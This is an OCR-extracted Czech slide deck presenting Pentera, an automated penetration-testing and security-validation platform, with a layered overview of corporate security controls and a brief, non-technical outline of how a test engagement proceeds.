
CHECK POINT
PENTERA
62
GTLM
PENTERA
DELL
MICHELIN
CORTEX
FORTINET
dns
62
GTLM

PENTERA

etický hacker jako software

Lukáš Engler

dns PENTERA

Infrastruktura firem

Interní

Security Monitoring
SIEM/XDR/SOAR


Network Monitoring
NTA/NDR

Endpoint Controls
EDR/EPP/NGAV

Data Controls
DLP

Network Controls
Firewall

Endpoints & Internal Networks



Externí

External Perimeter Controls
IDS/IPS

External Applications Control
WAF / FW

Domains & Assets

Remote Access
VPN

Network Controls
Web Gateway / Load Balancing

Jak ověřit reálný stav bezpečnosti infrastruktury?

Existuje nějaké řešení?


Pentera

- Izrael, 2015
- 330+ zaměstnanců
- 800+ zákazníků
- 50+ zemí globálně

PENTERA


Pentera

- automatická platforma pro validaci kybernetické bezpečnosti (ASV)
- nesimuluje, reálně validuje bezpečnost
- kontrola jakéhokoliv bezpečnostního řešení
- není to jen o zranitelnostech, ale i **nastavení**



Co všechno PENTERA Core dělá?

- bez nutnosti instalace agenta
- reálné, bezpečné postupy
- autonomní, komplexní
- žádná simulace



Jak to prakticky funguje


Blackbox/Greybox


- Přijdu a zapojím Penteru do uživatelské sítě.
- Po 10 minutách zachycuji první uživatelské přístupové údaje.
- Jednou za pár hodin rozhoduji, jaké akce může Pentera provést.
- V řádu hodin mám většinou první prolomené uživatele.
- Dostáváme se ke sdíleným složkám, heslům prohlížečů, emailům…

